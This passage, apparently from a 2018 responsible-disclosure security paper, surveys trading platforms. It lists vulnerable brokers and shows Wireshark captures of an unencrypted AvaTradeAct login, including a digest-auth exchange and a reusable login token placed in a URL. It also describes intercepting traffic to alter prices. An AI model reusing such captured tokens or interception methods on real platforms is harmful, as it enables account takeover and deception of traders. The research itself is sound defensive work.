Abstract

The advent of electronic trading platforms and networks has made exchanging financial securities easier and faster than ever; but this comes with inherent risks. Investing in money markets is no longer limited to the rich. With as little as $10, anyone can start trading stocks from a mobile phone, desktop application, or website.

This paper demonstrates vulnerabilities that affect numerous traders. Among them are unencrypted authentication, communications, passwords, and trading data; remote DoS that leaves applications useless; trading programming languages that allow DLL imports; insecurely implemented chatbots; weak password policies; hardcoded secrets; and poor session management. In addition, many applications lack countermeasures, such as SSL certificate validation and root detection in mobile apps, privacy mode to mask sensitive values, and anti-exploitation and anti-reversing mitigations.

The risks associated with the trading programming languages implemented in some applications is also covered, including how malicious expert advisors (trading robots) and other plugins could include backdoors or hostile code that would be hard for non-tech savvy traders to spot.

Contents

Disclaimer


Most of the testing was performed using paper money (demo accounts) provided online by the brokerage houses. Only a few accounts were funded with real money for testing purposes. In the case of commercial platforms, the free trials provided by the brokers were used.

Only end-user applications and their direct servers were analyzed. Other backend protocols and related technologies used in exchanges and financial institutions were not tested.

This research is **not** about High Frequency Trading (HFT), blockchain, or how to get rich overnight.


Introduction

The days of open outcry on trading floors of the NYSE, NASDAQ, and other stock exchanges around the globe are gone. With the advent of electronic trading platforms and networks, the exchange of financial securities now is easier and faster than ever; but this comes with inherent risks.



From the beginning, bad actors have also joined Wall Street's party, developing clever models for fraudulent gains. Their efforts have included everything from fictitious brokerage firms that ended up being Ponzi schemes[1] to organized cells performing Pump-and-Dump scams[2] (Pump: buy cheap shares and inflate the price through sketchy financials and misleading statements to the marketplace through spam, social media and other technological means; Dump: once the price is high, sell the shares and collect a profit).

When it comes to security, it's worth noting how banking systems are organized when compared to global exchange markets. In banking systems, the information is centralized into one single financial entity; there is one point of failure rather than many, which makes them more vulnerable to cyberattacks.[3] In contrast, global exchange markets are distributed; records of who owns what, who sold/bought what, and to whom, are not stored in a single place, but many. Like matter and energy, stocks and other securities cannot be created from the void (e.g. a modified database record within a financial entity). Once issued, they can only be exchanged from one entity to another. That said, **the valuable information as well as the attack surface and vectors in trading environments are slightly different than those in banking systems.**



Picture taken from http://business.nasdaq.com/list/

Over the years, I've used the desktop and web platforms offered by banks in my country with limited visibility of available trade instruments. Today, accessing global capital markets is as easy as opening a Facebook account through online brokerage firms. This is how I gained access to a wider financial market, including US-listed companies. Anyone can buy and sell a wide range of financial instruments on the secondary market (e.g. stocks, ETFs, etc.), derivatives market (e.g. options, binary options, contracts for difference, etc.), forex markets, or the *avant-garde* cryptocurrency markets.

Most banks with investment solutions and brokerage houses offer trading platforms to operate in the market. These applications allow you to do things including, but not limited to:

- Fund your account via bank transfers or credit card
- Keep track of your available equity and buying power (cash and margin balances)
- Monitor your positions (securities you own) and their performance (profit)
- Monitor instruments or indexes
- Give buy/sell orders
- Create alerts or triggers to be executed when certain thresholds are reached
- Receive real-time news or video broadcasts
- Stay in touch with the trading community through social media and chats

Needless to say, whether you're a speculator, a very active intra-day trader, or simply someone who likes to follow long-term buy-and-hold strategies, every single item on the previous list must be kept secret and only known by and shown to its owner.

Last year, while using my trading app, I asked myself, "*with the huge amount of money transacted in the money market, how secure are these platforms?*" So, there I was, one

minute later, starting this research to expose cybersecurity and privacy weaknesses in some of these technologies.

Scope

My analysis **started mid-2017 and concluded in July 2018.** It encompassed the following platforms; **many of them are some of the most used and well-known trading platforms**, and some allow cryptocurrency trading:

- 16 Desktop applications
- 34 Mobile apps
- 30 Websites

These platforms are part of the trading solutions provided by the following **brokers**, which are **used by tens of millions of traders**. Some brokers offer the three types of platforms, however, in some cases only one or two were reviewed due to certain limitations:

- Ally Financial
- AvaTrade
- Binance
- Bitfinex
- Bitso
- Bittrex
- Bloomberg
- Capital One
- Charles Schwab
- Coinbase
- easyMarkets
- eSignal
- ETNA
- eToro
- E-TRADE
- ETX Capital
- ExpertOption
- Fidelity
- Firstrade

- FxPro
- GBMhomebroker
- Grupo BMV
- IC Markets
- Interactive Brokers
- IQ Option
- Kraken
- Markets.com
- Merrill Edge
- MetaTrader
- Money.Net
- NinjaTrader
- OANDA
- Personal Capital
- Plus500
- Poloniex
- Robinhood
- Scottrade
- TD Ameritrade
- TradeStation
- Yahoo! Finance

Devices used:

- **Windows 7** (64-bit)
- **Windows 10** Home Single (64-bit)
- **iOS 10.3.3** (iPhone 6) [not jailbroken]
- **iOS 10.4** (iPhone 6) [not jailbroken]
- Android 7.1.1 (Emulator) [rooted]

The following security controls/features were reviewed, which **represent just the tip of the iceberg** when compared to more exhaustive lists of security checks per platform. **It's very important to mention that some of these tests could not be performed on certain platforms due to certain limitations,** such as not being able to create demo or real accounts, not being able to install the Android app in the emulator, apps performing SSL validation, and platforms not implementing the feature to be tested.


Desktop
Two-factor authentication
Encrypted communication
Automatic logout/lockout for idle sessions
Privacy mode
Sensitive data in log files
Secure data storage
Software vulnerabilities
Hardcoded secrets in the application
Anti-exploitation mitigations
Anti-reverse engineering

Mobile
Biometric authentication
Automatic logout/lockout for idle sessions
Privacy mode
Encrypted communication
SSL certificate validation
Session management
Client-side data validation
Sensitive data in logging console
Secure data storage
Root detection
App obfuscation
Hardcoded secrets in code

Web
Two-factor authentication
Weak password policy
Encrypted communication
Automatic logout/lockout for idle sessions
Security attributes in session cookies
Session valid after logout
Sensitive data in URL
Insecure site redirect
Cross-site Scripting (XSS) [GET]
Cross-site Request Forgery (CSRF) [GET]
Clickjacking
Security headers
Infrastructure vulnerabilities
Cybersecurity guidance

Results

Unfortunately, the results proved to be much worse compared with applications in retail banking. For example, mobile apps for trading are less secure than the personal banking apps reviewed in 2013 and 2015.[4] [5]



Apparently, cybersecurity has not been on the radar of the FinTech space in charge of developing trading apps. Security researchers have disregarded these technologies as well, probably because of a lack of understanding of money markets.

While testing I noted a basic correlation: **the biggest brokers are the ones that invest more in security**. Their products are more mature in terms of functionality, usability, and security.

Based on my testing results and opinion, the following trading platforms are **the most secure**:

Broker	Platforms
TD Ameritrade	Web and mobile
Charles Schwab	Web and mobile
Merrill Edge	Web and mobile
Yahoo! Finance	Web and mobile
Robinhood	Web and mobile
MetaTrader 4/5	Desktop and mobile
Thinkorswim	Desktop
Bloomberg	Mobile
TradeStation	Mobile
Capital One	Mobile

Broker	Platforms
FxPro cTrader	Desktop
IC Markets cTrader	Desktop
Ally Financial	Web
Personal Capital	Web
Bitfinex	Web and mobile
Coinbase	Web and mobile
Bitso	Web and mobile

Despite the fact that these platforms implement good security features, they also have areas that should be addressed to improve their security.

On the other hand, the following table list the platform that need to improve in terms of security:

Broker	Platforms
Interactive Brokers	Desktop, web and mobile
IQ Option	Desktop, web and mobile
AvaTrade	Desktop and mobile
E-TRADE	Web and mobile
eSignal	Desktop
Charles Schwab	Desktop
TradeStation	Desktop
NinjaTrader	Desktop
Fidelity	Web
Firstrade	Web
Plus500	Web
Markets.com	Mobile
7 platforms more we can't name due to responsible disclosure	Desktop, web and mobile

The following table lists medium- to high-risk vulnerabilities, and summarizes the platforms that have **full or partial problems with encryption, Denial of Service, authentication, and/or session management**:

Broker	Desktop	Mobile	Web
Interactive Brokers	Partially unencrypted communications Third-party signal provider's password stored unencrypted Trading-related data stored unencrypted	Partially unencrypted communications Trading-related data stored unencrypted	Cross-site scripting Lack of some HTTP security headers Password change not implemented
Charles Schwab	Partially unencrypted communications Trading-related data stored unencrypted		Session is valid server-side after logout Lack of some HTTP security headers
TD Ameritrade		Trading-related data stored unencrypted	
Thinkorswim	Remote DoS due to memory exhaustion or through an order pop-up attack Trading-related data stored unencrypted	Trading-related data stored unencrypted	
Robinhood		Trading-related data stored unencrypted	Lack of some HTTP security headers
E-TRADE		Trading-related data stored unencrypted	Session is valid server-side after logout Session cookies without proper attributes Lack of some HTTP security headers
AvaTrade	Partially unencrypted communications	Password stored unencrypted	
Fidelity			Session is valid server-side after logout Session cookies without proper attributes Lack of some HTTP security headers
Firsttrade		Trading-related data stored unencrypted	Weak passwords allowed Session cookies without proper attributes Lack of some HTTP security headers
TradeStation	Partially unencrypted communications	Trading-related data stored unencrypted	

Broker	Desktop	Mobile	Web
IQ Option	Partially unencrypted communications	Password stored unencrypted	Weak passwords allowed Session cookies without proper attributes Lack of some HTTP security headers
eToro		Trading-related data stored unencrypted	
NinjaTrader	Partially unencrypted communications Unencrypted ATI (Automated Trading Interface) Trading-related data stored unencrypted		
eSignal	Unencrypted authentication Remote DoS due to memory exhaustion Trading Plugins passwords in cleartext (not corroborated)		
Plus500			Weak passwords allowed Session cookies without proper attributes Lack of some HTTP security headers
easyMarkets		Trading-related data stored unencrypted	
Markets.com		Password stored unencrypted	Session cookies without proper attributes Lack of some HTTP security headers
MetaTrader			Weak passwords allowed
Other brokers * (see note)	Partially unencrypted communications Trading-related data stored unencrypted	Password stored unencrypted Trading-related data stored unencrypted	Session is valid server-side after logout Weak passwords allowed Session cookies without proper attributes Lack of some HTTP security headers

***Note: There are other 7 brokers that suffer from some of the aforementioned problems**, but details will not be disclosed due to the short period of time since we reported the issues. Logos and technical details that mention the names of such brokerage institutions were removed from the screenshots below presented to prevent any negative impacts to their customers and reputation.

The detailed issues I found are grouped in the following sections.

Common Vulnerabilities

This section describes types of vulnerabilities that are present in **two or three of the platform types: desktop, mobile, and web**. Later in this document, platform-specific flaws are also described.


Unencrypted Communications


In 9 desktop applications (64%) and in 2 mobile apps (6%), transmitted data unencrypted was observed. Most applications transmit most of the sensitive data in an encrypted way, however, there were some cases where cleartext data could be seen in unencrypted requests.

Among the data seen unencrypted are **passwords, balances, portfolio, personal information and other trading-related data**. In most cases of unencrypted transmissions, **HTTP in plaintext** was seen, and in others, **old proprietary protocols** or other **financial protocols such as FIX**[6] were used.


Under certain circumstances, an attacker with access to some part of the network, such as the router in a public WiFi, could see and modify information transmitted to and from the trading application. In the trading context, **a malicious actor could intercept and alter values, such as the bid or ask prices of an instrument, and cause a user to buy or sell securities based on misleading information.**

In the following application, **AvaTradeAct**, HTTP requests are completely unencrypted and can be seen. It was even possible to see requests to other services, such as Autochartist, and since the login token was embedded in the URL, it was possible to log in successfully:



AvaTradeAct
Existing User
Username
bukowski31337
Password
Save Password
Account Type
Real (USD)
Language
English
Login
Preview
Login
Settings
Wireshark · Follow TCP Stream (tcp.stream eq 3) · wireshark_C16FE63F
GET /xml/logon?lang=en_US&secure=p&schema%24=eforex35
Timestamp: 2018-06-10 21:50:57.001
X-Auth-SHA1: 3A2799F071009366FAACA4FC91F2E8561A3739AC
Host: real6.sysfx.com:8035
Accept-Encoding: deflate, gzip, identity
User-Agent: FOREST 4.7.223.208/4.7.223
HTTP/1.1 401 Unauthorized
Date: Mon, 11 Jun 2018 01:50:57 GMT
Server: AWS (Ada Web Server) v3.2.0w
WWW-Authenticate: Digest qop="auth", realm="Trade stat
nonce="gdUdrCw66bd6f480556af491f8cfcfe8c5719eae"
Connection: keep-alive
Content-Type: text/html
Content-Length: 55
<?xml version="1.0" encoding="utf-8" ?><authorization/
Timestamp: 2018-06-10 21:50:57.001
X-Auth-SHA1: 3A2799F071009366FAACA4FC91F2E8561A3739AC
Host: real6.sysfx.com:8035
Accept-Encoding: deflate, gzip, identity
User-Agent: FOREST 4.7.223.208/4.7.223
Authorization: Digest username="bukowski31337", realm=
nonce="gdUdrCw66bd6f480556af491f8cfcfe8c5719eae", algo
%24=eforex35", qop="auth", nc=00000002, cnonce="53aae9
response="b0419de066545f777c0977b5d081c874"
HTTP/1.1 200 OK
Date: Mon, 11 Jun 2018 01:50:58 GMT


Main Dashboard
Charts
Dealing Rates Table
autochartist.com
actforex [Logout]
English
America/Sao_Paulo
Demo Account. Results are delayed.
Our Favourites
Trading Opportunities
Volatility Analysis
Event Impact Analysis
Performance Statistics
Messaging & Alerts
Trading Community
Wireshark · Follow TCP Stream (tcp.stream eq 11) · wireshark_C16FE63F-107A-42A7-97CA-3B86177BDE0F_20180610220626_a07324.pcapng
GET /aclite/ACTFOREXXMLAPI?
sourceapp=ACTFOREX&locale=en_US&logintoken=E935883B12DF23F33EE9457F0D4C12FF14979AEB14AF8FE7&request=chartpatterns&symbol=EURUSD
%2CGBPUSD%2CUSDJPY%2CUSDCHF%2CEURGBP%2CEURJPY HTTP/1.1
Timestamp: 2018-06-10 23:10:19.353
X-Auth-SHA1: 3312CA56369A723FBDA4899058BFE06A2EE5C045
Host: actforex.autochartist.com
Accept-Encoding: deflate, gzip, identity
User-Agent: FOREST 4.7.223.220/4.7.223
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6FCD971F118C85EDB738D1C561A78B63; Path=/aclite/; HttpOnly
Set-Cookie: rememberMe=deleteMe; Path=/aclite; Max-Age=0; Expires=Sun, 10-Jun-2018 03:09:50 GMT
Content-Type: text/xml
Transfer-Encoding: chunked
Date: Mon, 11 Jun 2018 03:09:49 GMT
<Authentication> <sessionid>6FCD971F118C85EDB738D1C561A78B63</sessionid> <errormessage></
errormessage> <shorterrormessage></shorterrormessage> <mt4timezoneoffset>1000</mt4timezoneoffset>
<webapploginurl>http://actforex.autochartist.com/aclite/DirectMain?apilogintoken=qodfkOyoMaC9MSA50trqs004m4COVkZb&rm=1</
webapploginurl> </Authentication>
1

Buy/sell orders also traversed the unencrypted channel:




Another interesting example was found in **eSignal's Data Manager**. eSignal is a known **signal provider** and integrates with a wide variety of trading platforms. It acts as a source of market data. During the testing, it was noted that Data Manager authenticates over an **unencrypted protocol** on the TCP port 2189, apparently **developed in 1999**.

